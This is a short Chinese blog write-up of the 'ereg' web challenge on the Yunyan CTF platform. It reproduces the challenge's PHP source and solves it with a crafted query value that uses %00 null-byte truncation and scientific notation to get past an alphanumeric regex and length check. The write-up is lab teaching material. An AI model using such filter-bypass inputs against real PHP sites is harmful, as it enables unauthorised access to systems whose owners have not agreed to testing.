四叶草云演-CTF03# ereg


原创

weixin_43973521 于 2021-02-21 18:53:26 发布 247 收藏 2
分类专栏： 四叶草云演CTF实战 文章标签： web

- 网址：https://www.yunyansec.com/#/experiment/ctf/
- 题目：ereg

ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的。

ereg函数存在NULL截断漏洞，导致了正则过滤被绕过,所以可以使用%00截断正则匹配



题解：

首先，启动环境，发现无任何内容，查看源码无发现，打开robots.txt，审计php代码

```
if (isset ($_GET['password'])) {
// get请求参数名为password，非空

 if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    // 判断password参数值是否为一个或者多个大小写字母和数字构成
 {
  echo '<p>You password must be alphanumeric</p>';

    }
   else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
      // 判断password参数值长度是否小于8，参数值是否大于9999999
 {

  if (strpos ($_GET['password'], '*-*') !== FALSE)
        // 判断password参数值是否出现*-*
  {
   die('Flag: ' . $flag);
  }
  else
  {
   echo('<p>*-* have not been found</p>');
  }
 }
 else
 {
  echo '<p>Invalid password</p>';
 }
```

构造url：http://dcbdf3d5.yunyansec.com/?password=1e9%00*-*

得到Flag: flag{this_is_flag}